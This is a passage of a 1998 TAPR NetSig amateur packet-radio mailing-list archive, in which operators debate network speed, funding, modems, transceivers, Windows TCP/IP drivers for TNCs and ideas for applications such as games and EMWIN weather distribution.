using windows over radio (pre win95) I had two versions of Netscape configured. I started one if I was
using the radios and another for the
internet.

> news client   "

Netscape (Mozilla) 2.02 has a news client doesn't it? You can find others at
http://cws.internet.com/16news.html

> netterm (it has a line mode) "

It's a telnet client.... check http://cws.internet.com/16term.html#netterm

> ws ftp   I think I have heard of 'ws' as in firewall
                                and 'ftp' is file transfer protocol.

check http://cws.internet.com/16ftp.html#ws-ftp

The list of clients/servers for windows goes on and on. Just open the site map list box at
cws.internet.com.

>
>
> I don't understand how an ethernet adapter will interface with a radio pbbs. :-|

Windows thinks it's an ethernet adapter, but it is really a driver for a TNC in kiss mode. The TNC plugs into the com port in the normal
fashion. He has drivers for YAM, soundcards, Baycom and I don't know what else. ;-)

The best thing about the ethernet adapter is that you should be able to use your internet dialup and your radios at the same time.

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

56. Re: Fun, not fast

From: Donald Rotolo <N2IRZ@compuserve.com>
Date: Sat, 12 Sep 1998 22:58:52 -0400
To: TAPR NetSig <netsig@tapr.org>
Message-ID: <199809122259_MC2-594B-2E51@compuserve.com>
Rendered body type: text/plain

The SIG hasn't been this busy in a very long time - it looks like a nerve has been struck.

The assertion that you can build a fast network and the applications will come is, IMHO, not the way it works.

The need for speed has always been due to unacceptably slow performance of an application. Think about it: Do you have a 33k6 or 56k modem for your Internet connection? Why did you upgrade from 9k6 (or 14k4)? yes, it was because the Web was too slow at that speed, so you went and spent some money to upgrade. Now, would you have upgraded if performance was just fine?

Of course, the term "fun" doesn't mean only games, or only HTML content - it can be anything. Games can be a part of it, but we have to start thinking outside the box here. Anything will run at 1k2, if you have time, but to convince users to upgrade their equipment, you have to make them want to, by offering a useful or fun application. What exactly? I dunno. I wouldn't bother trying to compete with a wired network, for starters.

Some years ago, Bill Slack, NX2P ported the old CP/M version of the text-only game "Adventure" to packet (still off a CP/M machine!). At 1k2 it was a little slow, but acceptable. The point is that network traffic to the site doubled in a few days, as people played with something different.

Speed is a wonderful goal, and I endorse it. But, we all need to realize that speed is expensive, and unnecessary for reading BBS mail. TCP/IP is THE way to go, but the shortcomings of NOS in the radio domain are a problem. Using FlexNet as the Network layer (3 and lower), and IP as the upper layers (3 and above) is an ideal solution. (Yes, both need to do some L3 work. If you want to know why, send a private E-Mail).

One goal of the SIG should be to make a list of things people want to do on packet. Then, at least those with the expertise and time (I have neither, sadly) can get writing.

73,
Don Rotolo, N2IRZ
<n2irz@compuserve.com>

57. RE: [NETSIG:3645] Re: Features and Fun NOT Faster!

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Mon, 14 Sep 1998 09:03:46 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980914130346Z-1252@upops.utilpart.com>
Rendered body type: text/plain

>----------
>From: Dewayne Hendricks[SMTP:dewayne@warpspeed.com]
>Sent: Friday, 11 September, 1998 12:27
>To: netsig@tapr.org
>Subject: [NETSIG:3645] Re: Features and Fun NOT Faster!
>

>At 10:00 -0500 9/11/98, Burt Lang wrote:
>>Also from the financial side, high speed networks will never happen
>>unless the users are willing to spend REAL money to support them. So
>>far in the history of amateur digital, 98% of users are unwilling to
>>give up anything but token donations. The other 2% have built what we
>>have today but we are fed up, broke and burnt out.
>
>   I agree with you. The future of amateur packet radio is basically
>an economic problem and not a technological one. I currently am quite
>pessimistic about this ever being solved in a satisfactory way. Having
>spent a good deal of time at ham conventions over the years manning the
>TAPR booth and trying to raise funds for TAPR's efforts, I have developed
>quite a low opinion about the spending habits of the amateur radio
>community!! That being said, this is not to say that I won't continue with
>my own personal efforts to solve the problem.
>
>-- Dewayne

You both hit it right in the mouth. Back when packet was really hot, the
only ones
that we ever found were willing to really put money into it were the
packet DX Cluster
people.

The average BBS user thought that data was given as a gift from God and
had no
cost attached, if you asked for help because lightning or a part failure
took out some
part, most times you and the 3-4 tech types who helped keep the network
up were
the ones who came up with the bux and time to fix it.

The same people who almost appeared to be insulted for being asked to
help with the
packet network would not think for a minute about asking where to pay
dues for the
usage of a repeater, the problem in many cases was one of proper
training, BBS's
and the network never asked for support, so people took the idea that
they did not
need support. We screwed up, even now I would bet you that most of the
LAN groups
dues around the country are lower than the average repeater group dues,
(TPALAN
is only $10/year) and yet the infrastructure and upkeep is probably as
costly or more
so than that of a repeater.

We are seeing a return of users after what looked like a crash and burn
scenario. Here
in Florida we have been implementing FPAC as a network solution, this
gives the
network user more network options to play with, it also is much easier
to administrate.
We also gained much faster hardware by going this route, now we need the
RF to match
to it.

>

58. Faster Speed / Packet Applications (was Fun, not fast)

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sun, 13 Sep 1998 08:53:48 -0700
To: netsig@tapr.org
Message-ID: <199809131602.LAA03292@rgate2.ricochet.net>
Rendered body type: text/plain

At 22:00 9/12/98 -0500, Donald Rotolo <N2IRZ@compuserve.com> wrote:

>One goal of the SIG should be to make a list of things people
>want to do on packet. Then, at least those with the
>expertise and time (I have neither, sadly) can get writing.

The vast majority of my computing requirements are satisfied by being
connected to the Internet full time, wirelessly at 14.4 - 28.8 Kbps via
Ricochet modem. Because of the time I spend using them, it's become a
requirement to me that I'm able to use the same apps (Netscape, Eudora) on
Amateur Radio as I do on the Internet.

But Don does make a good point- what unique value is there in Amateur
Packet Radio?

Phil Karn KA9Q always hammers home a few points in such discussions:
1. Radio is a broadcast medium
2. Using radio, you can be mobile
3. Take advantage of radio's strengths, and avoid its weaknesses

To which I'll add:
Amateur Radio has a number of frequencies available
Amateur Radio can use a number of modulation techniques
Amateur Radio is, nominally, a service where experimentation is possible,
if no longer encouraged
(this is a subtle one) Support for AX.25 and Amateur Radio hardware is
already implemented in Linux

Current Applications:
x   APRS is ideal - it works with the low bandwidth available in
inexpensive packet radio equipment and provides a unique service
unavailable elsewhere.
x   DX PacketCluster, in my mind, is a terrible kludge, but lots of people
think it works pretty well.
x   Chat nodes - I haven't been on an Amateur Radio chat node in some time,
but when I was, it was fun. This use is implemented better with AOL
Instant Messenger, ICQ, etc.

Potential Applications:
x   Emergency Preparedness - the trouble with conventional packet is that
it doesn't interface at all with other systems other than by human
interfaces - IE packet operators bringing in their own equipment and
operating it. Much better to be prepared to plug into a network and
provide a link for sending e-mail.
x   "Paging" to small packet radio systems
x   Amateur Radio "Webcams"- put a digital camera at some key site and
allow access to it via Amateur Radio

Well, that's all I could come up with in a single message, but I'll be
pondering this as a background task for a while. I'll be very interested
to hear what others come up with.

Steve N8GNJ

59. Re: Features and Fun NOT Faster!

From: "EWALDZ, DAVE, /DME" <DME@ingersoll.com>
Date: Mon, 14 Sep 98 09:50:00 CDT
To: netsig@tapr.org
Message-ID: <35FD2D68@msmailgw.ingersoll.com>
Rendered body type: text/plain

I have to foolishly join the rant here.

Burt VE2BMQ wrote:

>Also from the financial side, high speed networks will never happen
>unless the users are willing to spend REAL money to support them. So
>far in the history of amateur digital, 98% of users are unwilling to
>give up anything but token donations. The other 2% have built what we
>have today but we are fed up, broke and burnt out.

I think Burt hit the nail on the head. I have personally experienced this
sad but true fact myself.
There are many pockets of activity in the US, usually funded by 1 or 2
people, with little connectivity outside their areas. The reality is high
speed stuff costs money. A decent NETWORK also costs money. There are
exceptions to this. CAPRA in Chicago has demonstrated a fairly wide area
network for years utilizing high speed backbones. But for the most part,
their network is still largely 9k6, and cost big bucks to setup.

When I say high speed, I am not referring to 9k6. 9k6 can be done cheap
using surplus land mobile rigs, and inexpensive modems like the YAM modem
from Italy.

Refer to my site at http://www.execpc.com/~ewaldz/maxmods.html for 9k6
mods to cheapo Motorola Moxy rigs that can usually be had for $20-75 at
hamfests. The Tekk radio are also cheap alternatives.

Refer to the YAM modem page at http://www.microlet.com/yam/

Doing 9k6 is not difficult. I have heard lots of excuses over the years
of requiring lots of test gear. Setting deviation can be done by watching
bit errors, and most hams already have freq. counters. Lets agree that
9k6 is slow, and we've been there, done that.

How do we go faster (high speed)?

Remember speed equals bandwidth for the most part (disregarding fancy
modulation schemes).
Part of our problem is of structure. Our wide bandwidth digital
allocations are >1ghz
Cheap digital equipment for microwave regions is non existant.
To fit our existing allocations, I would have to use the Grapes 56K
modem.
Not in my ham radio budget for sure (and I HAVE dumped a ton of bucks
over the years into the local network).

I would love to use one of the Slovenian WBFM rigs on 70cm. These things
can be built *cheap*, and easily do 56kb. However they are broad as a
barn, and would offend other 70cm users greatly. The weak signal people
would have a fit if these things were deployed in number.
Refer to http://lois.kud-fp.si/hamradio/ for info on the Slovenian stuff
there.

We need something akin to the Slovenian rigs to gain critical user mass.
High speed, and cheap.
Do we need some rules changes with regard to spectrum? (yeah right Dave).

Myself, I have been watching the surplus gear market for deals on Spread
Spectrum gear, and have been eagerly waiting to see what happens with the
TAPR SS stuff. Meanwhile, my 9k6 stuff sits idle, as the few local users
that are still interested in packet dont care to do anything but 1200
baud. The others have given up and now surf the net with their fast LL
modems.

73 Dave N9HKM

60. Re: [NETSIG:3625] Browsers and Packet

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Sun, 13 Sep 1998 16:03:19 +0200
To: netsig@tapr.org
Message-ID: <35FBD0A7.1A9C@symek.com>
Rendered body type: text/plain

Doug Younker wrote:
>
> ... using internet browsers with packet ...

The firmware of the TNC3 and TNC31 includes the SLIP-mode.
For TNC2, a SLIP-EPROM is available by NORD-LINK.

So, it is possible to attach this TNC directly to WIN95 like
any Hayes-modem by use of a simple login-script. At setup,
you select 'TNC3' as the modem type, the rest does not differ
much from the actions known from setting up a internet modem.

In Germany, we have some TCP/IP servers on packet-radio,
which can be accessed by a mouseclick. After starting the
netscape, the homepage of the server appears on the screen,
exactly as we are used to by internet connects, but all
via packet-radio (ahm but much slower...)

The TCP/IP net here is slowly but constantly growing.
For sure, the internet-like access to packet-radio nodes
will be the future.

Ulf Kumm, DK9SJ
eMail: ulf@symek.com,   Homepage: http://symek.com

61. TAPR.ORG Down and now Back

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Mon, 14 Sep 1998 21:09:36 -0500
To: "HF SIG list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG list   mailing"<aprssig@tapr.org>,
        "NETSIG list   mailing"<netsig@tapr.org>,
        "BBS SIG list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews, mic-e,

TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v0401170fb2237bbfafc8@[207.8.125.53]>
Rendered body type: text/plain

TAPR.ORG was down on Saturday for a system upgrade. We installed a new processor board as well as added more memory and a new 9G HD.

Sunday morning very early, the root drive crashed and burned. Lee spent Sunday and today (Monday) recovering from the crash on root. We had backed up the system just before the upgrade, so we didn't get hit very hard. We took this time to also upgrade the OS on the system, which we had planned to in the future.

Lee got the system back operational about 6pm tonight and all aspects of the system should be operational by this posting. We will be spending the rest of tonight doing checks on various automatic operations to make sure that everything is running correctly.

Cheers - Greg

Greg Jones, WD5IVD
President TAPR (http://www.tapr.org)
PhD Candidate, Instructional Technology, UT Austin

email: wd5ivd@tapr.org
web: http://www.tapr.org/~wd5ivd

Experience is what you get when you were expecting something else.

62. Re: [NETSIG:3660] Re: Fun, not fast

From: Tadd Torborg <tadd@torborg.com>
Date: Sun, 13 Sep 1998 09:15:25 -0400
To: netsig@tapr.org
Message-ID: <B0000146335@conflux.net>
Rendered body type: text/plain

How much throughput does NetTrek take to run? Or Maze wars? What kind of latency can they put up with?

KA2DEW
Tadd Torborg
NEDA Report editor
landline voice: 603-880-7982
packet: ka2dew@w1uu.#ema.ma.usa.noam
internet web: http://www.torborg.com/tadd
internet e-mail: tadd@torborg.com

63. Re: [NETSIG:3610] Re: Features and Fun NOT Faster!

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Sun, 13 Sep 1998 15:36:37 +0200
To: netsig@tapr.org
Message-ID: <35FBCA65.79F4@symek.com>
Rendered body type: text/plain

Roy Welch wrote:
>
> With the desire for fun comes the need for speed. Two of the latest
> amateur satellites have 38.4k downlinks. The problem for the users is
> finding radios with the needed 65kHz bandwidth for receiving these
> signals. It would be nice if someone could develop an outboard IF with a
> linear Discriminator for this bandwith.

We developed a receiver with 12.5 khz channel spacing and two swparate IF's. One of them uses 71MHz/10.7MHz/455kHz and can be used for up to 19200 Baud G3RUH. The other branch uses 71MHz/10,7MHz and has 300kHz IF bandwidth for 153 kbit/s G3RUH signal receiption. All filters have a flat group delay (instead of sharp edges), which gives better BER.

Info is available in German language at http:/symek.com/tnc/trx4s.htm

Ulf Kumm, DK9SJ
eMail: ulf@symek.com

64. Re: [NETSIG:3618] Re: Features and Fun NOT Faster!

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Sun, 13 Sep 1998 15:52:01 +0200
To: netsig@tapr.org
Message-ID: <35FBCE01.219E@symek.com>
Rendered body type: text/plain

Stephen Schwarm wrote:
>
> Why not use some of the modulation methods used in dial up modems?

There is a important difference between dialled lines and packet:
The telephone link is setup once for a connection. This needs many
seconds of time until the modems have been synchonised and have learned
all about the channel. Afther that phase, 14400 is no problem if the
channel is constant and uninterrupted. Note: the used wire has only
two ends.
With packet-radio-connects, a frequency (the channel) is shared between
some users. The digipeater has not only one partner but many. It is no
more
possible, that two partners use a training to learn the channel
characteristics
in order to compensate them later. The packets, sent by any station,
have
to be decoded by any other station without training or excessive
syncronisation.

14400 or other complex modulations may be possible for dedicated
fullduplex
links like e.g. between two adjacent mailboxes. For the packet-radio
operation
with its short packets and the time division multiple access, we are
limited
on modulations, which run without training and locking.

So, for increasing speed, we cannot increase our demands on
signal-to-noise ratio.
The only way possible is to increase bandwidth, which is simpler and
cheaper if
we use apropriate wideband transceivers.

Ulf Kumm, DK9SJ
eMail: ulf@symek.com,   Homepage: http://symek.com

65. Re: [NETSIG:3631] Re: Features and Fun NOT Faster!

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Sun, 13 Sep 1998 15:24:45 +0200
To: netsig@tapr.org
Message-ID: <35FBC79D.6392@symek.com>
Rendered body type: text/plain

B Sinbine wrote:

> >I think it would be a good time to mention that work is going on that
> >may speed things up. If the amateur community is going to aim for
> >1200 baud and 9600 baud as an end goal for speed, they are wasting our
> >time. being stuck at 1200 or 9600 baud is rather embarrassing.

Hi high-speed-fans,

some facts about the situation in Germany, according packet + speed:

* most digipeaters run 9600. 1200 is used in only approx. 20% of all
connects.
* links between digipeaters use 19200 or higher (76k) using G3RUH
compatible modems.
* the flexnet-digipeater hardware is able to decode up to 76k ax25
baudrate.
* the German TNC3 is able to decode up to 1.6 Mbaud AX25 on two channels
* The TNC4 prototypes can decode 1.6 Mbaud AX.25 on 3 channels and have
a
  Ethernet (10 Mbit/s) interface as output.
* Fulldup AX.25 links (30km 10 GHz, 50mW at 60cm Antenna) with 1.2
Mbit/s
  run since 1996 without problems.
* Transceivers for 433 MHz with 153 kBaud G3RUH capability and very
  short TX-Delay (< 100 microseconds) will be available this year.

To go faster, we need to:

* use Packet-Radio-Controllers or other AX.25 coders, which are faster

than
  the TNC2 (which are limited to 9600 od 19200 due to the Z80
architecture)
* use wider channels
  If a modulation like G3RUH FSK is used, we have to use wideband
channels
  with e.g. 300 kHz RF bandwidth. 'Normal' Transceivers cannot be used
for
  that. We have to develop new receiver architectures with wider if
filters.
* Keep tx-delay under 1 ms.
  With 1200 Baud, the TX-delay is not critical. But for high-speed
packet,
  the tx-rx or rx-tx-delay must be less than 1 ms to keep switching
overhead
  time low. Most concepts (pll, even xtal-oscs) cannot be started such
fast.
* search for faster tnc-pc interfaces
  RS232 as interface is limited to 115 kbit/s. This will limit the
radio-
  speeds to approx. 153 kbit/s. Ethernet or usb links would be better.

As we started with 1200 Bd, the telephone modems used 300 baud only.
As we moved to 9600, the 1200 or 2400 baud modems had been
state-of-the-art.
Now, we use still 9600 but the telephone modems use 28800 or 64000
bit/s.

It's really time to do the next step!

Ulf Kumm, DK9SJ
eMail: ulf@symek.com,   Homepage: http://symek.com

66. Re: [NETSIG:3663] Re: Features and Fun NOT Faster!

From: "Eric BERTREM" <f5pje@france-mail.com>
Date: Tue, 15 Sep 1998 08:16:44 +0100
To: "netsig@tapr.org" <netsig@tapr.org>
Message-ID: <199809150713.JAA23104@absinthe.pratique.fr>
Rendered body type: text/plain

N9HKM wrote :

>When I say high speed, I am not referring to 9k6. 9k6 can be done cheap
>using surplus land mobile rigs, and inexpensive modems like the YAM modem
>from Italy.

There is a new modem now called PIC-RCT. You'll find more information
at http://web.avo.net/infracom/picrctg.html

>Refer to the YAM modem page at http://www.microlet.com/yam/

There are only PCBs there. Assembled versions and kits are at
http://web.avo.net/infracom/yamg.html

>Doing 9k6 is not difficult. I have heard lots of excuses over the years
>of requiring lots of test gear. Setting deviation can be done by watching
>bit errors, and most hams already have freq. counters. Lets agree that
>9k6 is slow, and we've been there, done that.

That's right, but what kind of a transceiver can we use to go faster ?
DK9SJ's modems and transceivers allow to go up to 1,2 MBaud, but
high-speed transceivers remain hard to find, and quite expensive.

A solution on 10 GHz works in Germany, using a 10 GHz DRO as TX, and a
10 GHz satellite receiver for ASTRA. Cheap, but no plug and play :-)

Vy 73,

Eric, F5PJE

67. New AGWTCPIP Driver for win98(Setup a Gateway in a few minutes)

From: "(SV2AGW)George Rossopoylos" <sv2agw@the.forthnet.gr>
Date: Tue, 15 Sep 1998 18:14:54 +0300
To: <netsig@tapr.org>

Message-ID: <002c01bde0c0$4607c960$cecadbc2@sv2agw2>
Rendered body type: text/plain

Hi all

I have just downloaded the new tcpip driver for AGW Packet Engine. The new driver is a reall network driver and multiport. Installing it you will be able to use all the win98 internet programs over radio(Packet). I include in the agwpe.hlp file all the info to install the driver including step by step instructions. ALso i have there all the necessary info to setup an Internet ham gateway station in a few minutes using just your phone internet connection.
The results are great.
For those who need more info. The driver is a miniport NDIS driver in fact you install an adapter (SV2AGW TCPIP Adapter) Then AGW Packet Engine uses that driver to tx data over packet. AGW Packet Engine so far can work with the follow tncs
1.All external serial tncs with kiss mode capabilities (including XKISS and Smack Kiss)
2.Special external serial port multiport tncs like KAM,KPC9612, etc
3.DRSI cards
4.Baycom serial for 1200 and 2400
5.YAM(9600b)
6.OE5DXL (9600b)
7.Baycom USCC cards
8.OptoSCC cards
9.PetSCC cards
All the programs and drivers are 32bit windows programs.
For more info check my web site at http://www.forthnet.gr/sv2agw/

73
(SV2AGW)George Rossopoylos
sv2agw@the.forthnet.gr
http://www.forthnet.gr/sv2agw

68. Re: [NETSIG:3667] Re: Features and Fun NOT Faster!

From: Roy Welch <rdwelch@swbell.net>
Date: Tue, 15 Sep 1998 18:20:14 +0000
To: netsig@tapr.org
Message-ID: <35FEAFDE.CDE871E@swbell.net>
Rendered body type: text/plain

Thanks Ulf,
What we need is a receiver with computer frequency control. Does your receiver have this or is it xtal controlled? Ideally we would like to do it with our existing Icom, Yaesu, etc. radios by taping into the output of the first IF where the IF is still broad and using an auxiliary IF/discriminator strip.

Ulf Kumm wrote:
>
> Roy Welch wrote:
> >
> > With the desire for fun comes the need for speed. Two of the latest
> > amateur satellites have 38.4k downlinks. The problem for the users is
> > finding radios with the needed 65kHz bandwidth for receiving these
> > signals. It would be nice if someone could develop an outboard IF with a
> > linear Discriminator for this bandwith.
>
> We developed a receiver with 12.5 khz channel spacing and two swparate
> IF's. One of them uses 71MHz/10.7MHz/455kHz and can be used for up to
> 19200 Baud G3RUH. The other branch uses 71MHz/10,7MHz and has 300kHz
> IF bandwidth for 153 kbit/s G3RUH signal receiption. All filters have
> a flat group delay (instead of sharp edges), which gives better BER.
>
> Info is available in German language at http:/symek.com/tnc/trx4s.htm
>
> Ulf Kumm, DK9SJ
> eMail: ulf@symek.com

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

69. Please Unsubscribe me!

From: "Daniel Petrini" <r39796@email.sps.mot.com>
Date: Tue, 15 Sep 1998 16:03:03 -0300

To: netsig@tapr.org
Message-ID: <35FEB9E7.31A90C19@email.sps.mot.com>
Rendered body type: text/plain

Sorry but this mail list isn't what I expected. No problem but I was
only interested in DSP subjects.

70. RE: [NETSIG:3667] Re: Features and Fun NOT Faster!

From: "Johan S. Sosa" <johan@unixville.com>
Date: Tue, 15 Sep 1998 16:29:48 -0400
To: <netsig@tapr.org>
Cc: <ulf@symek.com>
Message-ID: <000001bde0e7$956c1e80$edc74cc7@snoopdogg.expressweb.com>
Rendered body type: text/plain

> -----Original Message-----
> From: netsig@tapr.org [mailto:netsig@tapr.org]On Behalf Of Ulf Kumm
> Sent: Tuesday, September 15, 1998 12:19 PM
> To: netsig@tapr.org
> Subject: [NETSIG:3667] Re: Features and Fun NOT Faster!

>
> We developed a receiver with 12.5 khz channel spacing and two swparate
> IF's. One of them uses 71MHz/10.7MHz/455kHz and can be used for up to
> 19200 Baud G3RUH. The other branch uses 71MHz/10,7MHz and has 300kHz
> IF bandwidth for 153 kbit/s G3RUH signal receiption. All filters have
> a flat group delay (instead of sharp edges), which gives better BER.
>
> Info is available in German language at http:/symek.com/tnc/trx4s.htm
>
> Ulf Kumm, DK9SJ
> eMail: ulf@symek.com
>

Is there an english version ?

I used http://babelfish.altavista.digital.com to translate the page
from german to english .. it worked reasonably well.

-johan

71. REMOVE

From: "Daniel Petrini" <r39796@email.sps.mot.com>
Date: Tue, 15 Sep 1998 17:54:23 -0300
To: netsig@tapr.org
Message-ID: <35FED3FF.B20F3929@email.sps.mot.com>
Rendered body type: text/plain

REMOVE

72. Help a newbie?

From: bolinrs@juno.com
Date: Mon, 14 Sep 1998 20:49:57 EDT
To: netsig@tapr.org
Message-ID: <19980914.181121.5199.0.bolinrs@juno.com>
Rendered body type: text/plain

Hi, I had started reading about packet, and lurking here, and came home
from the last hamfest with a packet card surrounded by an old Compaq
luggable. The card is a Pac Comm, labeled PC-1.3, and has another
marking, " TCM3105". I called up the Pac Comm website, but couldn't find
any info. Does anybody have any info (or sources of info) on
capabilities/settings/pin diagrams for this card? TIA, Richard Bolin,
KI4QM, Beaufort, SC

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

73. Re: [NETSIG:3671] New AGWTCPIP Driver for win98(Setup a Gateway in a few minutes)

From: "Eric BERTREM" <f5pje@france-mail.com>
Date: Wed, 16 Sep 1998 10:48:31 +0100
To: "netsig@tapr.org" <netsig@tapr.org>
Message-ID: <199809160851.KAA16875@absinthe.pratique.fr>
Rendered body type: text/plain

SV2AGW wrote :

>All the programs and drivers are 32bit windows programs.
>For more info check my web site at http://www.forthnet.gr/sv2agw/

Are these drivers also suitable for WinNT 4.0 ? I've erased Winbug95
few month ago and don't feel like I'm going to test Win98.. :-)

Vy 73,

Eric, F5PJE

74. re: [NETSIG:3676] Help a newbie?

From: rbenny@cbcph.navy.mil
Date: Wed, 16 Sep 98 8:33:08 PDT
To: netsig@tapr.org
Message-ID: <vines.zY49+ocxzpA@bansmtp.cbcph.navy.mil>
Rendered body type: text/plain

Richard, I'd suggest you call PacComm and describe your card. They made
atleast 3 TNC cards, each with different capabilities. Many of us use the
dual 1200 baud card for the DX PacketCluster nodes. It has two serial ports
and on the top outside edge there are four pots and for LEDs green & red.
The TCM3015 is the RS232 interface chip (I think) .
Call them at 800 486-7388, Linda is a helpful sales person. There used to
be techs Chuck and Paul, any of them should be able to help you. Just have
your card in from of you. They probably have manuals, but if not, put out
another call for help.
Ray, N6VR

Original Text
From: <bolinrs@juno.com>, on 9/15/98 5:33 PM:
Hi, I had started reading about packet, and lurking here, and came home
from the last hamfest with a packet card surrounded by an old Compaq
luggable. The card is a Pac Comm, labeled PC-1.3, and has another
marking, " TCM3105". I called up the Pac Comm website, but couldn't find
any info. Does anybody have any info (or sources of info) on
capabilities/settings/pin diagrams for this card? TIA, Richard Bolin,
KI4QM, Beaufort, SC

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

75. Re: [NETSIG:3666] Re: Fun, not fast

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Wed, 16 Sep 1998 19:13:16 -0400
To: netsig <netsig@TAPR.ORG>
Message-ID: <009500001826349500000 2L052*@MHS>
Rendered body type: text/plain

Effective games can be designed to run with as little as 1200 baud.

Most of the existing games on my VMS system expect that the user can see a
character as soon as it is printed, and that they see a character as soon as it
is typed. On an AX.25 link that is difficult, unless a packet modem can be set
to send what ever characters are in it's buffer after a 2 or 3 second delay.

I can recompile some of them to fix that, but packet use is down so much here,
so it is not on my priority list.

The second problem I ran into was that many of the PC terminal emulators and
packet programs that are in use here are not ANSI character compliant, even
though they claim to be.

Putting ANSI BLINK codes in a transmission, turned one hams screen background
orange instead of blinking the correct text.
It appears that many of the products out there have not actually looked at the
ANSI standard. M$SOFT ANSI.SYS is far from complying with any standard.

I think that I can get acceptable X-11 style graphics over a 56k link, but do
not think that it would be good to go much slower.
-John, WB8TYW.

netsig [INET.NETSIG] @ DIAMOND
09/15/98 05:10 PM

To: netsig [INET.NETSIG] @ DIAMOND
cc:
Subject: [NETSIG:3666] Re: Fun, not fast

How much throughput does NetTrek take to run? Or Maze wars? What kind of
latency can they put up with?

   KA2DEW
   Tadd Torborg
   NEDA Report editor
   landline voice: 603-880-7982
   packet: ka2dew@w1uu.#ema.ma.usa.noam
   internet web: http://www.torborg.com/tadd
   internet e-mail: tadd@torborg.com

76. Re: [NETSIG:3663] Re: Features and Fun NOT Faster!

From: KB5OJR@aol.com
Date: Wed, 16 Sep 1998 11:09:30 EDT
To: netsig@tapr.org
Message-ID: <b36abd4f.35ffd4aa@aol.com>
Rendered body type: text/plain

Well heres an application that would really be nice to have for
packet and also be of public service.

Some kind of server, which could be "localized", to provide the
information that is broadcast free on the EMWIN system, to
packet users. It could also qst wx warnings and even autoforward.

The emwin data stream is a continous packet like signal broadcast
at either 1200 or 9600 on vhf or uhf, and is provided by the
national wx service for free on the goes 8 and 9 satellites. The specs
for the somewhat diff packet headers etc. and also the file headers
and schemes are public info.

Thanks, I think it would be a good one, and rev up some interest in
packet, particularly where the weather can be of interest.

J.P. Goode

77. Re: [NETSIG:3672] Re: Features and Fun NOT Faster!

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Wed, 16 Sep 1998 09:32:11 +0200
To: netsig@tapr.org
Message-ID: <35FF697B.7AC5@symek.com>
Rendered body type: text/plain

Roy Welch wrote:
>
> What we need is a receiver with computer frequency control. Does your
> receiver have this or is it xtal controlled?

You can program the frequencies, TX-output-power, Bandwidth (N-W)
and read the signal strength in dB and case temperature in C.

> Ideally we would like to do
> it with our existing Icom, Yaesu, etc. radios by taping into the output of
> the first IF where the IF is still broad and using an auxiliary
> IF/discriminator strip.

The 1st IF of our TRX4 is 71 MHz, I doubt that ICOM uses the same.
It makes not much sense to use just the RF front end of the ICOM
and combine it with the IF of another RX. It is always better to
use a single box.

73! Ulf

Ulf Kumm, DK9SJ Joh.-Kraemer-Str. 34; D-70597 Stuttgart
eMail: ulf@symek.com,   Homepage: http://symek.com
Phone: +49 711 7678-923;   Fax +49 711 7678-924

78. Re: [NETSIG:3680] Re: Features and Fun NOT Faster!

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Wed, 16 Sep 1998 21:40:02 -0500
To: netsig@tapr.org

Message-ID: <v04011711b226268b3382@[207.8.125.53]>
Rendered body type: text/plain

Don't forget the software that John Hansen has written. All available
which provides the broadcast protocol.

http://www.tapr.org/~wa0ptv

Take a look.

Cheers - Greg

>Well heres an application that would really be nice to have for
>packet and also be of public service.
>
>Some kind of server, which could be "localized", to provide the
>information that is broadcast free on the EMWIN system, to
>packet users. It could also qst wx warnings and even autoforward.
>
>The emwin data stream is a continous packet like signal broadcast
>at either 1200 or 9600 on vhf or uhf, and is provided by the
>national wx service for free on the goes 8 and 9 satellites. The specs
>for the somewhat diff packet headers etc. and also the file headers
>and schemes are public info.
>
>Thanks, I think it would be a good one, and rev up some interest in
>packet, particularly where the weather can be of interest.
>
>J.P. Goode

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

79. Re: [NETSIG:3680] Re: Features and Fun NOT Faster!

From: Charles Frey <cfrey@mindspring.com>
Date: Wed, 16 Sep 1998 22:57:22 -0400
To: netsig@tapr.org
Message-ID: <36007A92.5B48C259@mindspring.com>
Rendered body type: text/plain

I would just like to say that I agree with Mr. Goode completely.
One place that everyone could go to for important wx information and that
could broadcast such warning to users.
Also something that could be put on a system that can be accessed from the
internet, radio, whatever.

KB5OJR@aol.com wrote:

> Well heres an application that would really be nice to have for
> packet and also be of public service.
>
> Some kind of server, which could be "localized", to provide the
> information that is broadcast free on the EMWIN system, to
> packet users. It could also qst wx warnings and even autoforward.
>
> The emwin data stream is a continous packet like signal broadcast
> at either 1200 or 9600 on vhf or uhf, and is provided by the
> national wx service for free on the goes 8 and 9 satellites. The specs
> for the somewhat diff packet headers etc. and also the file headers
> and schemes are public info.
>
> Thanks, I think it would be a good one, and rev up some interest in
> packet, particularly where the weather can be of interest.
>
> J.P. Goode

80. emwin

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 17 Sep 1998 07:05:19 -0700
To: netsig@tapr.org
Message-ID: <3601171F.40D3@erinet.com>
Rendered body type: text/plain

http://iwin.nws.noaa.gov/emwin/index.htm

81. Re: [NETSIG:3683] Re: Features and Fun NOT Faster!

From: Bill Vodall <vodall@bigsky.com>
Date: Wed, 16 Sep 1998 23:32:19 -0700 (PDT)
To: netsig@tapr.org
